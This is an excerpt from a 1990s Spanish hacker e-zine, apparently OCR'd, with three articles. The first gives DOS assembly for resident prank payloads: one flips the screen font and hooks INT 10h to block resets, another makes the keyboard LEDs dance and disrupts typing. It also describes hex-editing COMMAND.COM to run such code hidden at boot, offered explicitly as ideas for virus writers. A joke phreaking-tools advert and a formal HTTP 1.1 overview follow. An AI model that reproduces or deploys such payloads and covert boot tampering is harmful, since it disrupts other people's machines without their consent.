Una vez que hemos llegado hasta aqui solo hay que invertir los 256 caracteres
para la sorpresa del incauto usuario, via esta rutina de abajo.

```
;-Invierte_256_caracteres-----------------------------------------------
;Entrada:  ninguna
;Salida:   ninguna

invierte_256_caracteres:

              PUSH ES                           ;salvamos los registros
              PUSH BP
              PUSH DX

              MOV DX,0000H                      ;bucle de inversion del
      bucle2: CALL get_char                     ;juego de 256 caracteres
```

```
              CALL invierte_caracter
              CALL set_char
              INC DX
              CMP DX,00FFH
              JL bucle2

              POP DX                          ;salvamos registros
              POP BP
              POP ES
;-------------------------------------------------------------------------
```

Y yas ta!! Despues de esto aunque solo esten dados la vuelta parecera que es una jerga de otro planeta. Se puede mejorar el efecto anyadiendo toques aleatorios, no cambiar todos sino algunos, hacer una inversion de los bytes algo mas peculiar,...

Lo malo de esto es lo facil que es restaurar la pantalla por metodos tradicionales. Una llamada a INT 10h AH=00h para establecer el modo de video estropeara todo, y claro el servicio 1100h de INT 10h tambien. Asi que lo mejor es redireccionar los servicios 00h y 1100h (tambien 1110h porque tambien sirve para cambiar los caracteres) para que no hagan nada. Aqui va la forma de redireccionar estos servicios de INT 10h. Esta rutina hay que llamarla a la etiqueta 'redirec10'.

```
;-Redirec10-----------------------------------------------------------------
;Esta rutina produce la redireccion de la INT 10h
;y anula los servicios 00h, 1100h y 1110h.
;Entrada:  ninguna
;Salida:   ninguna

;.Rutina de redireccion de INT 10h.....................................

    rutina10: CMP AH,00H                  ;if( AH==0x00 ) iret
              JE salir10
              CMP AX,1100H                ;if( AX==0x1100 ) iret
              JE salir10
              CMP AX,1110H                ;if( AH==0x1110 ) iret
              JE salir10
              JMP salto10
     salir10: IRET
     salto10: NOP                         ;Estos NOPs son para guardar
   desplaz10: NOP                         ;despues un salto a la INT
              NOP                         ;original.
  segmento10: NOP
              NOP
;.....................................................................
   redirec10: PUSH AX                    ;salvamos registros
              PUSH BX
              PUSH DX
              PUSH DS
              PUSH ES
              PUSH BP

              ;Guardar vector de interrupcion original
              MOV BYTE PTR CS:[salto10],0EAH ;codificacion de salto lejano
              MOV AX,0000H                ;guardamos vector de interrupcion
              MOV ES,AX                   ;arriba
              MOV BP,0040H                ;ES:[BP]=puntero a vector INT 10h
              MOV DX,WORD PTR ES:[BP]     ;DS:DX=vector de INT 10h
              MOV DS,WORD PTR ES:[BP+2]
              MOV WORD PTR CS:[desplaz10],DX
              MOV WORD PTR CS:[segmento10],DS
```

```
              ;Modificar vector de interrupcion para que
              ;apunte a la etiqueta 'rutina10'
              PUSH CS                     ;poner nuevo vector INT 10H
              POP DS                      ;DS:DX=nuevo vector de INT 10h
              LEA AX,rutina10             ;ES:[BP]=puntero a vector INT 10h
              MOV DX,AX
              MOV AX,0000H
              MOV ES,AX
              MOV BP,0040H
              CLI
              MOV WORD PTR ES:[BP],DX
              MOV WORD PTR ES:[BP+2],DS
              STI

              POP BP                       ;restauramos registros
              POP ES
              POP DS
              POP DX
              POP BX
              POP AX

              RET
;-------------------------------------------------------------------------
```

Y con esto se acaba esto de hacer arte en las fuentes de caracteres. No habra nada mas que hacer un programita que llame a invierte_256_caracteres() primero y a redirec10() despues para tener la fuente completa. Si el orden de llamadas se hace en sentido inverso no ocurrira nada puesto que el servicio 1100h de INT 10h habra sido deshabilitado. Un detalle importante es que EL PROGRAMA SE TIENE QUE QUEDAR RESIDENTE, si no el espacio en donde esta la rutina de redireccion de INT 10h se sobreescribira y el PC inevitablemente te dejara mas tirado que una colilla cuando alguien llame a INT 10h.

Que como rayos lo dejas residente?? Pos mira aqui.

```
;-PROGRAMA PARA DAR LA VUELTA A LOS CARACTERES

              ORG 0100h
              JMP inicio

;
;   Aqui pondrias el codigo de redirec10()
;
finalres:

inicio:       CALL invierte_256_caracteres
              CALL redirec10

              LEA DX,finalres              ;Terminar el programa
              INT 27H                      ;quedandonos residentes
;
; El resto de las rutinas pueden ir aqui abajo
;
```

Como ya he dicho antes esto es versatil, incluso se puede hacer que aleatoriamente cada caracter mire hacia cada uno de los cuatro vientos. Pero esas cosas mejor ya en C, menos trabajo!! ;)

Antes de terminar dejo aqui otra idea. Se trata de hacer que los LEDs del teclado se pongan a bailar. En este hacia izquierda, derecha y otros movimientos mas. La teoria es muy sencilla. Se trata de escribir en un

byte de la memoria perteneciente al area de datos del BIOS, que ademas de servir para leer el estado de estos se puede usar para pegarles un chute. Este byte es el que esta en 0040:0017h y su contenido es este:

```
        7  6  5  4  3  2  1  0
        x  .  .  .  .  .  .  .   Insert locked
        .  x  .  .  .  .  .  .   Caps Lock locked    ------->
        .  .  x  .  .  .  .  .   Num Lock locked     ------->  LEDs
        .  .  .  x  .  .  .  .   Scroll Lock locked  ------->
        .  .  .  .  x  .  .  .   Alt key pressed
        .  .  .  .  .  x  .  .   Ctrl key pressed
        .  .  .  .  .  .  x  .   Left Shift pressed
        .  .  .  .  .  .  .  x   Right Shift pressed
```

Los bits que hay que tocar son los que estan indicados, esos son los que se corresponden con los LEDs del teclado. El programa utiliza la interrupcion 1Ch para modificar los LEDs periodicamente. Pero como INT 1Ch se produce cada 1/18.2 seg el baile sale a toda ostia como para poder apreciar su belleza, asi que mediante las variables ’time’ y ’count2’ ralentizamos. La variable ’contador’ es un puntero a la tabla ’sequence’, la cual contiene los bits del baile. Y claro tambien se queda residente, si no no tendria gracia ponerlo en el autoexec. Por cierto que el teclado se ve afectado y al pulsar una tecla, no se repiten las pulsaciones y se alternan las mayusculas y minusculas (porque el estado de Caps Lock cambia continuamente), pero si se trata de joder.... }:->.

Y si con un editor HEX abris en canal al command.com, buscais la cadena "AUTOEXEC.BAT" y la cambiais, el fichero que se ejecute en el arranque ya no sera ese y si en ese otro fichero meteis el programita de los caracteres y este se volveran un rato locos hasta que alguien de el en clavo. Aunque supongo que ya se os habria ocurrido.

Aqui esta la fuente de los LEDs:

```
;---------------------- Leds bailando version residente ----------------------
;                 (version residente en la interrupcion 1Ch)
              ORG 100H
              JMP instalar
;
;------------------------ Rutina a dejar residente -------------------------
;............................. Zona de datos ................................
count:        DB 0FFH
count2:       DB 00H
time:         DB 03H
sequence:     DB 00100000B       ;Esta tabla es el baile de los LEDs
              DB 01100000B
              DB 01010000B
              DB 01010000B
              DB 01100000B
              DB 01000000B
              DB 00110000B
              DB 01010000B
              DB 01110000B
              DB 01110000B
;.....................................................................
inicio:       ;salvar registros
              PUSH AX
              PUSH BX
              PUSH ES

              ;vemos si estamos en la primera vez count==0xFF
              CMP BYTE PTR CS:[count],0FFH     ;CS:[count]==0xFF?
```

```
              JNZ no_inicia                    ;si no no hagas nada
              MOV AX,0040h                     ;ponemos en ES el segmento
              MOV ES,AX                        ;del area de datos BIOS
              AND BYTE PTR ES:[0017H],10001111B;iniciamos los leds
              MOV BYTE PTR CS:[count],00H
   no_inicia:
              ;vemos si el contador de espera nos permite actuar
              INC BYTE PTR CS:[count2]
              MOV AL,BYTE PTR CS:[time]
              CMP AL,BYTE PTR CS:[count2]
              JNZ no_actuar
              MOV BYTE PTR CS:[count2],00H

              ;Activamos los leds segun el byte CS:[sequence][CS:[count]]
              MOV AX,0040h                     ;ponemos en ES el segmento
              MOV ES,AX                        ;del area de datos BIOS
              MOV BH,0000H                     ;ponemos el contador en BX
              MOV BL,BYTE PTR CS:[count]
              MOV AH,BYTE PTR CS:[BX+sequence] ;ponemos el byte en AH
              XOR BYTE PTR ES:[0017H],AH       ;activamos los leds

              ;incrementamos el contador y si se pasa de 9 lo hacemos 0
              INC BYTE PTR CS:[count]
              CMP BYTE PTR CS:[count],09H
              JLE no_se_pasa
              MOV BYTE PTR CS:[count],00H
  no_se_pasa:
   no_actuar:
              ;salvar registros
              POP ES
              POP BX
              POP AX

salto:        NOP
desplaz:      NOP
              NOP
segmento:     NOP
              NOP
finalres:     NOP
;-------------------------------------------------------------------------
instalar:
              MOV AX,351CH                  ;obtener vector de la INT 1CH
              INT 21H
              MOV BYTE PTR [salto],0EAH     ;situar arriba
              MOV WORD PTR [segmento],ES    ;JMP segmento:desplaz
              MOV WORD PTR [desplaz],BX
              PUSH CS                       ;poner nuevo vector INT 1CH;
              POP DS
              LEA AX,inicio
              MOV DX,AX
              MOV AX,251CH
              INT 21H
              LEA DX,finalres
              INT 27H                       ;terminar quedar residente
```

Bueno y ya acabo, espero que esto os sirva para dar ideas a los que se dedican a desarrolar virus, virus que te alegren el dia, seamos civilizados, a nadie le hace gracia que le machaquen el disco duro!!. Ke os vaya bonito.

Tzalik.


[[[

¨Alguien ha visto por ahi un virus que convierta el PC en una N64?
Pues a mi me gustaria verlo.
- RTFirefly
]]]

EOF

```
-[ 0x0F ]--------------------------------------------------------------
-[ Spanish Phreaking Tools ]-------------------------------------------
-[ by Falken ]-----------------------------------------------------SET-13-
```

Hey!!!
Corre la voz.
Venga, que ya llegan. Son



Un articulo que no debe faltar en la coleccion de diskettes de todo buen phreaker. Porque ya es hora de poder phreakear bien en Espa¤a, no?

LICENCIA:

Estas utilidades son shareware. Para recibir en tu domicilio el programa completo SPT (Spanish Phreaking Tools), rellena el siguiente formulario y envialo corriendo a spa@broma.es

-- <CUT> -- <CUT> -- <CUT> -- <CUT> -- <CUT> -- <CUT> -- <CUT> -- <CUT> --

Formulario de registro

Nombre : _____
Compa¤ia : _____
Direccion : _____
_____
C.P. : _____
Ciudad : _____
Provincia : _____
Telefono : _____

Registro del pack SPT	12000 Pesetas
Actualizaciones por un a¤o	_____
Gastos de transporte	300 Pesetas
Descuento para los lectores de SET	-5000 Pesetas
Alumnos de Visual Hacker 98	-15 Pesetas

TOTAL	_____

Diskettes: ___ 5.25" ___ 3.5"

Gracias por registrar el producto Spanish Phreaking Tools de Spanish Phreakers Alliance.

Se admiten donativos a: Spanish Phreakers Alliance
Ap. Correos 16384
Madrid

Se admite el pago con tarjeta de credito. Este podra efectuarse
al siguiente numero de telefono: 90 02 11 04 8 [LINEA !! ;)]
El horario de atencion es desde las 2am hasta las 3am.

En el caso de pago con tarjeta, rellenar los siguientes datos:

___ Visa ___ MasterCard

Nombre (Como en la tarjeta): _____

Numero de tarjeta: _____

Fecha de caducidad: _____

Firma: _____

(No vale la firma PGP)

NOTA: Si no se realiza el pago con tarjeta, se entendera que se
selecciona el pago contrareembolso.


-- <CUT> -- <CUT> -- <CUT> -- <CUT> -- <CUT> -- <CUT> -- <CUT> -- <CUT> --


Venga, no pierdas el tiempo. Recuerda, a las 100 primeras peticiones les regalaremos el video practico: "Como hacer phreaking y que Telefonica no te pille en el intento", con demostraciones en directo sobre manipulacion de cabinas, escaneo de lineas telefonicas, recarga de tarjetas, pinchazos telefonicos... A que estas esperando?

Veamos una muestra de que puedes aprender con las Spanish Phreaking Tools

-- LLAMADAS URBANAS GRATUITAS

Con este simple kit, podras hablar con gente que este proxima a ti sin pagar un duro (ni siquiera una pela). Aqui se muestra un esquema de los materiales utilizados:





Antes de proceder a realizar una llamada hay que ensamblar los materiales

de la siguiente manera:

Como se aprecia en la ilustracion, cada extremo de la cuerda se ata a cada base de los vasos, respectivamente.

Una vez ensamblados se puede ya realizar una llamada sin gastar nada. El procedimiento de llamada requiere unas condiciones previas:


- Cada interlocutor debe tener uno de los vasos.
- La cuerda debe permanecer siempre tensa. En caso contrario, no se podra establecer la comunicacion.


Cuando ya estamos seguros de que el dispositivo esta montado correctamente y se cumplen las condiciones previas, podemos realizar la llamada. Cuando queramos hablar con el otro extremo solo tenemos que dar un tironcito de la cuerda para que nuestro interlocutor sepa que queremos hablarle.

El inconveniente de este sistema es que se trata de una comunicacion semi-duplex, es decir, que solo puede hablar uno en cada turno, marcados por sendos tirones de cuerda.


-- PINCHAZOS EN LAS LLAMADAS URBANAS GRATUITAS

Este es el material que se incluye en este kit:





El procedimiento del pinchazo es ilustra a continuacion:



Como se aprecia, se preparara el sistema pinchando la cuerda en la base del vaso incluido en el kit. El extremo libre de la cuerda se atara a la linea de comunicacion (la cuerda) del sistema gratuito de llamadas urbanas.

Hay que recordar que para que este metodo funcione, la cuerda debera permancer lo mas tens posible. Claro, que sin pasarse o el exceso de tension sera notable por los interlocutores.

Ahora no nos queda mas que esperar a que se aprecie un tiron en la cuerda y ponernos a escuchar, sin riesgos a ser detectado, salvo como se ha advertido previamente, por un exceso en la tension de la cuerda.

-- MANIPULACION DE CABINAS

El sistema que a continuacion vamos a explicar esta considerado como ALTO SECRETO. Ademas es novedoso en Espa¤a, pues es un sistema infalible que funciona unica y exclusivamente en las nuevas cabinas de telefonica.

Para que funcione, no tenemos mas que hacernos con una moneda de 25 pesetas (mas que nada para aprovechar el agujero que ya tiene hecho) y atarla al hilo de nylon que acompa¤a al kit.

El procedimiento de para manipular la cabina es tan simple como meter la moneda, llamar y tirar del hilo. Et voila, ya tenemos la moneda de nuevo en nuestro poder.

-- LLAMADAS A LARGA DISTANCIA

Para las llamadas a larga distancia sera necesario disponer de una red en la que cada nodo se comunicara con el siguiente utilizando el kit incluido para las llamadas urbanas gratuitas.

El proceso a seguir sera el boca a boca, pero extendido al vaso a vaso.

-- LLAMADAS A MUY LARGA DISTANCIA

Mejor haz autostop. Es muy simple. Solo tienes que colocarte en al margen de alguna carretera y ense¤ar la pierna. (Eso no burro !!! La pierna). Procura habertela depilado bien antes. (La pierna !!!)

No se aceptan reclamaciones en caso de que este sistema no funcione, pues su fiabilidad se basa en el propio usuario.

---- Shareware Limit ----

Venga, no esperes mas !! Ya estas enviando tu formulario de registro para obtener tu pack SPT 1.0

Y por si aun este curso no te ha convencido, aqui tienes un avance de lo que sera la primera actualizacion a la version SPT 1.1

-- LLAMADAS A LARGA DISTANCIA ** ACTUALIZADO **

(El material a usar no se incluye en esta actualizacion)

Para establecer una comunicacion a larga distancia no hay nada mejor que hacerse con un buen tronco (esas cosas de madera, que estan por los campos, y a algunos hasta les salen hojas). El tronco deberia tener un diametro de mas de medio metro, y una longitud de mas de un metro.

Antes de realizar la comunicacion se necesitara seguir estos pasos:

- Vaciar el tronco. Esto es, que el tronco este hueco.
- Hacernos con un buen par de palos. Que sean robustos.
- Aprender morse (y nuestro interlocutor, tambien)

Un ejemplo de comunicacion seria:

```
-.-.- .... --- .-.. .- -.-
.... --- .-.. .- .-.-.- --.- ..- .   --.- ..- .. . .-. . ... ..--.. -.-
-. .- -.. .- ..--.. -.-
... .. .-.-.- ... --- .-.. ---   . ...   ..- -. .-   .--. .-. ..- . -... .-
.-.-.- -.-
-... ..- . -. ---   .--. ..- . ...   .- -.. .. --- ... ...-.-
```

Claro, que tambien se podria haber dicho:

```
-.-.- .-.. .-   -... ... .-   -- .   .--. .. ... .-   .-.. --- ...
- .- .-.. --- -. . ... .-.-.- ... .- .-.. .. -..   .--. --- .-.
.--. .- - .- ... .-.-.- ...-.-
```

O tambien:

```
-.-.- - --- -.. ---   . ... - ---   . ...   -... .-. --- -- .- .-.-.-
...- .- -- --- ...   --.- ..- .   -. ---   . ...   -. .- -.. .-
-.-. .. . .-. - --- ...-.-
```

--- Shareware Limit ---

No lo dudes. Este es el conjunto de utilidades que estabas esperando. Todo buen phreaker debe tener una copia (o mas) entre sus diskettes de trabajo habitual. Yo ya tengo la mia. Y tu?

Y que no se te olvide indicar en tu peticion si eres un alumno del curso Visual Hacker 98. Tenemos grandes sorpresas para ti.

Utilidades de proxima aparicion:

- Introducion a la telefonia movil
- Que es un ladrillo?

Spanish Phreakers Alliance
Apd. Correos 16384
Madrid

Telefono 24h: 90 02 11 04 8
spa@broma.es

EOF

-[0x10]----------
-[HTTP 1.1]----------
-[by Trypsode]----------SET-13-

[NOTA DEL EDITOR: SET no se hace responsable de los dolores de cabeza que pueda producir la lectura del presente articulo. Se incluye por la valia de cierta informacion que incluye. Pero ende luego... Trypsode, que la gente puede llegar a dormise ;)

No te lo tomes a mal, pero tron, muy... formal. Parece sacado de un trabajo sobre protocolos]

PROTOCOLO DE TRANSFERENCIA DE HIPERTEXTO (HTTP 1.1) por : Trypsode

1. Generalidades.

El Protocolo de Transferencia de Hipertexto es un protocolo de nivel de aplicacion usado en diferentes tareas, tales como servidores de nombres o sistemas distribuidos de manejo de objetos. Desde 1990 se ha utilizado en la transferencia de datos en la World-Wide Web.

En su primera version (HTTP 0.9), el HTTP era un protocolo muy simple con la unica finalidad de transmitir datos de forma secuencial a traves de Internet. En la siguiente version, HTTP 1.0, se mejoro el protocolo haciendo que este soportara mensajes en formato MIME, lo que aumento su versatilidad. Sin embargo, esta version no tenia aun en cuenta detalles como la necesidad de conexiones persistentes, hosts virtuales o los conocidos como multi-homed hosts, host con varias direcciones IP.

Estos problemas, unidos a la aparicion de implementaciones inconsistentes del protocolo propiciaron la aparicion de una nueva version, HTTP 1.1, que permitiria a cada una de las aplicaciones implicadas en una comunicacion conocer las capacidades de las demas.

El HTTP 1.1 proporciona a las aplicaciones un conjunto abierto de metodos que indican el proposito de la peticion. El metodo mas el Identificador Uniforme de Recurso (URI) son los componentes basicos de las peticiones HTTP, los cuales son transmitidos, junto a las respuestas, de forma similar al correo de Internet, mediante mensajes MIME. Gracias a esto, HTTP proporciona acceso a recursos disponibles a multiples aplicaciones (FTP, GOPHER, WAIS, NNTP y SMTP).

El comportamiento basico del HTTP es muy simple: el cliente o Agente de Usuario (UA) envia una peticion al servidor. Esta peticion contiene el metodo, el URI y la version del protocolo, seguido de un mensaje en formato MIME conteniendo los modificadores o cabeceras (headers) de la peticion, la informacion del cliente y un posible campo de datos de usuario. A continuacion el servidor envia una respuesta con un codigo de estado, la version del protocolo, un codigo de exito o error, seguidos de un mensaje MIME que contendra informacion del servidor y, opcionalmente, un campo de datos.

La comunicacion entre el agente de usuario y el servidor puede hacerse de varias maneras. La mas simple de ellas es la que consiste en una unica conexion entre el agente de usuario y el servidor.

Otro de los casos posibles que se dan al establecer una comunicacion es cuando la peticion y la respuesta pasan por algun intermediario (proxies, gateway o tunnel). Un proxy es un agente que recibe peticiones, las reescribe y las envia al servidor destino. Un gateway es un agente

de recepcion, que oculta el protocolo propio del servidor, adaptandolo al HTTP. Un tunnel es un simple retransmisor que recibe mensajes (peticiones o respuestas), y se limita a retransmitirlos.

Un agente intermediario (que no sea de tipo tunnel) puede disponer de un cache interno. Esto supone que si este agente tiene en el cache una respuesta que se puede aplicar a una peticion, la envia al UA sin reenviar la peticion al servidor, con lo que se consigue disminuir el trafico en la red. Este tipo de configuracion implica muchas complicaciones en el desarrollo y la administracion de un proxy o gateway.

Una comunicacion HTTP se realiza sobre una conexion TCP/IP (aunque se pueden usar otros protocolos de transporte), utilizando normalmente el puerto 80. HTTP 1.0 abre una conexion de transporte por cada peticion o respuesta, en cambio la version 1.1 utiliza el concepto de conexion persistente, por el cual varias peticiones y respuestas pueden cursarse por una misma conexion de transporte. En la mayoria de las ocasiones un recurso (p. ej.: una pagina HTML) tiene asociados otros multiples recursos (imagenes, scripts, frames, ...). Esto hace que el cliente haga varias peticiones en un periodo corto de tiempo. Si se trata de un cliente HTTP 1.0 por cada peticion se abrira una conexion TCP, con lo que se sobrecarga innecesariamente la red. En cambio, un cliente HTTP 1.1 realizara todas las peticiones sobre una misma conexion de transporte, lo que tiene varias ventajas:

- -Se ahorra tiempo de CPU y memoria al abrir menos conexiones TCP.
- -Se pueden simultanear varias peticiones en una misma conexion, aprovechando esta mucho mas en menos tiempo. Esto se conoce como Pipelining.
- -Se reduce el trafico de la red al reducir el numero de paquetes TCP de conexion, liberacion y de control.
- -Se permite la notificacion de errores sin cortar la conexion, lo que agiliza la recuperacion.
- -Se posibilita el control de flujo.

1.1 Compatibilidad con otras versiones.

Debido a que se supone que, durante un tiempo, coexistiran en el mercado diferentes versiones del protocolo, el HTTP 1.1 se ha dise¤ado para facilitar el soporte para el resto de versiones (1.0 y 0.9). Por ello se recomienda que las implementaciones comerciales incluyan unas caracteristicas especificas en lo referente a compatibilidad. En concreto un servidor HTTP 1.1 deberia:

- -reconocer el formato de la Request-Line de las peticiones HTTP 0.9, 1.0 y 1.1.
- -entender una peticion valida en formato HTTP 0.9, 1.0 y 1.1.
- -responder apropiadamente con un mensaje en la mayor version que soporte el cliente.

Un cliente HTTP 1.1 deberia:

- -reconocer el formato de la Status-Line de las respuestas HTTP 1.0 y 1.1.
- -entender cualquier respuesta valida el formato HTTP 0.9, 1.0 y 1.1.

2. Notacion.

La especificacion del protocolo HTTP utiliza la notacion "argumented Backus-Naur Form" (BNF) tal como se hace en la RFC 822:

- Nombre de las reglas.
  El nombre de una regla es el propio nombre sin ningun tipo de parentesis o corchetes, separado de la definicion mediante un signo de "igual que" ("=").

```
HTTP-Version = "HTTP" "/" 1*DIGIT "." 1*DIGIT
```

- Alternativas.
  Son los elementos separados por una barra (" / " o " | ").

```
transfer-coding = "chunked" | transfer-extension
```

- Alternativas locales.
  Los elementos encerrados entre parentesis se consideran como un unico elemento.

```
Rule = (elem  (foo  |  bar)  elem)
```

- Repeticion.
  Un asterisco (" * ") delante de cualquier elemento indica repeticion.
  <l>*<m>element
  Donde <l> indica "al menos" y <m> "como maximo". Los valores por defecto son 0 (al menos) e infinito (como maximo) : *element.

```
primary-tag = 1*8ALPHA
```

- Opcional.
  Un elemento encerrado entre corchetes quiere decir "campo opcional".

```
entity-tag = [ weak ] opaque-tag
```

- Repeticion especifica.
  Un numero que precede a un elemento indica un numero exacto de repeticiones obligatorio.

```
Num = 2DIGIT
```

- Listas.
  Es similar a la repeticion pero con " # " en vez de " * ".
  <l>#<m>element , indica al menos <l> y como maximo <m> elementos separados por comas.

```
Rule = 1#2element
```

- Comentarios.
  Se indican con un punto y coma a la derecha del resto de la definicion de la regla, el comentario se extiende hasta el final de la linea.

```
Sun, 06 Nov 1994 08:49:37 GMT ;RFC 822,updated by RFC 1123
```

Reglas Basicas

```
                                          ; (  Octal, Decimal.)
OCTET     =  <any 8-bit sequence of data> ; ( 0-177, 0 -127. )
CHAR        =  <any ASCII character>        ; (  0-177,  0.-127.)
ALPHA       =  <any ASCII alphabetic character> ; (101-132, 65.- 90.)
                                      ; (141-172, 97.-122.)
UPALPHA   =   <any US-ASCII uppercase letter "A" .. "Z">
LOALPHA   =  <any US-ASCII lowercase letter "z" .. "z">
DIGIT       =  <any ASCII decimal digit>    ; ( 60- 71, 48.- 57.)
CTL         =  <any ASCII control           ; (  0- 37,  0.- 31.)
```

```
                character and DEL>          ; (    177,     127.)
CR          =  <ASCII CR, carriage return>  ; (     15,      13.)
LF          =  <ASCII LF, linefeed>         ; (     12,      10.)
SP      =  <ASCII SP, space>            ; (     40,      32.)
HT       =  <ASCII HT, horizontal-tab>   ; (     11,       9.)
<">         =  <ASCII quote mark>           ; (     42,      34.)
CRLF        =  CR LF
LWS   =  [ CRLF ] 1*( SP | HT )        ; semantics = SPACE
HEX = "A" | "B" | "C" | "D" | "E" | "F" | "a" | "b" | "c" | "d" |
          "e" | "f" | DIGIT

token   =  1*<any CHAR except CTLs or separators>

linear-white-space =  1*([CRLF] LWS)  ; semantics = SPACE
                                      ; CRLF => folding

specials    =  "(" | ")" | "<" | ">" | "@"  ; Must be in quoted-
            |  "," | ";" | ":" | "\" | <">  ;  string, to use
            |  "." | "[" | "]"              ;  within a word.

separators  =  specials | linear-white-space | comment

TEXT        =  <any CHAR, including bare    ; => atoms, specials,
                CR & bare LF, but NOT       ;  comments and
                including CRLF>             ;  quoted-strings are
                                            ;  NOT recognized.

quoted-string = <"> *(qtext | quoted-pair) <">; Regular qtext or
                                              ;   quoted chars.

qtext       =  <any CHAR excepting <">,     ; => may be folded
                "\" & CR, and including
                linear-white-space>

domain-literal =  "[" *(dtext | quoted-pair) "]"

dtext       =  <any CHAR excluding "[",       ; => may be folded
                "]", "\" & CR, & including
                linear-white-space>

comment     =  "(" *(ctext | quoted-pair | comment) ")"

ctext       =  <any CHAR excluding "(",     ; => may be folded
                ")", "\" & CR, & including
                linear-white-space>

quoted-pair =  "\" CHAR                     ; may quote any char

phrase      =  1*word                       ; Sequence of words

word        =  atom | quoted-string
```

3. Parametros.

3.1 Version HTTP.

La version del protocolo HTTP se envia para indicar el formato del mensaje y las capacidades tanto del origen como del destino. En HTTP la version se define de la siguiente forma:

```
HTTP-Version = "HTTP" "/" 1*DIGIT "." 1*DIGIT
```

donde cada uno de los digitos es independiente del otro. Esto significa que, por ejemplo, la version 2.5 sera menor o mas antigua que la 2.13 (5 < 13). Si en la version, hay un cero, por ejemplo 3.02, este no sera enviado, por lo que 3.02 es igual que 3.2.

La version que una aplicacion debera enviar sera la mas alta de todas aquellas con las que sea compatible.

Nuevamente, aparece aqui la problematica de los proxies y gateways. Cuando una aplicacion intermediaria recibe mensajes en una version distinta a la de los que envia, esta tiene que adaptar dicho mensaje de una version a otra, siempre que esto sea posible. Aun asi, logicamente, un proxy o gateway no podra enviar un mensaje con una version superior a la que el pueda manejar. Si se diera este caso, la aplicacion deberia responder con un error o conmutar a modo tunnel.

3.2 Identificadores Uniformes de Recurso (URI's).

Los URI's, tambien conocidos como Universal Resource Identifiers, Uniform Resource Locators (URL) o Uniform Resource Name (URN), pueden ser representados en dos formas: la forma absoluta y la forma relativa.

En la forma absoluta se expresa toda la informacion de localizacion del recurso: host, directorios, nombre de fichero ... En cambio en la forma relativa se tiene en cuenta el contexto en el que esta funcionando la aplicacion. El URI se define de la siguiente forma:

```
URI = ( absoluteURI | relativeURI ) [ "#" fragment ]
absoluteURI = scheme ":" *( uchar | reserved )
relativeURI = net_path | abs_path | rel_path
net_path = "//" net_loc [ abs_path ]
abs_path = "/" rel_path
rel_path = [ path ] [ ";" params ] [ "?" query ]
path = fsegment *( "/" segment )
fsegment = 1*pchar
segment = *pchar
params = param *( ";" param )
param = *( pchar | "/" )
scheme = 1*( ALPHA | DIGIT | "+" | "-" | "." )
net_loc = *( pchar | ";" | "?" )
query = *( uchar | reserved )
fragment = *( uchar | reserved )
pchar = uchar | ":" | "@" | "&" | "=" | "+"
uchar = unreserved | escape
unreserved = ALPHA | DIGIT | safe | extra | national
escape = "%" HEX HEX
reserved = ";" | "/" | "?" | ":" | "@" | "&" | "=" | "+"
extra = "!" | "*" | "'" | "(" | ")" | ","
safe = "$" | "-" | "_" | "."
unsafe = CTL | SP | <"> | "#" | "%" | "<" | ">"
national = <any OCTET excluding ALPHA, DIGIT,
reserved, extra, safe, and unsafe>
```

En la RFC 1738 se define esta sintaxis por completo, aunque en HTTP no se limita el uso del conjunto de caracteres ASCII, pudiendose utilizar cualquiera de ellos.
Asimismo, la especificacion del protocolo no establece un limite en la longitud de los URI's, lo que podria causar errores en algunas implementaciones antiguas; por esto se debe intentar limitarlos a 255 caracteres.

Este es el formato general de URI en Internet. Para el caso en concreto de HTTP el URI se define:

```
http_URL = "http:" "//" host [ ":" port ] [ abs_path ]
host = <A legal Internet host domain name or IP address (in
dotted-decimal form), as defined by Section 2.1 of RFC 1123>
port = *DIGIT ; optional, 80 default
```

3.3 Codigos de contenido y transferencia.

Los codigos de contenido indican las transformaciones que se han aplicado a los datos a transferir. Ejemplos de transformaciones pueden ser compresion, codificacion en ASCII estandar. Al cliente le interesa conocer esta informacion para que la transmision se realice en forma codificada y sea este quien lleve a cabo la conversion al formato original. La definicion de este campo es:

```
content-coding = token
```

El organismo encargado de registrar todos los identificadores de codigo de contenido es el Internet Assigned Numbers Authority (IANA).

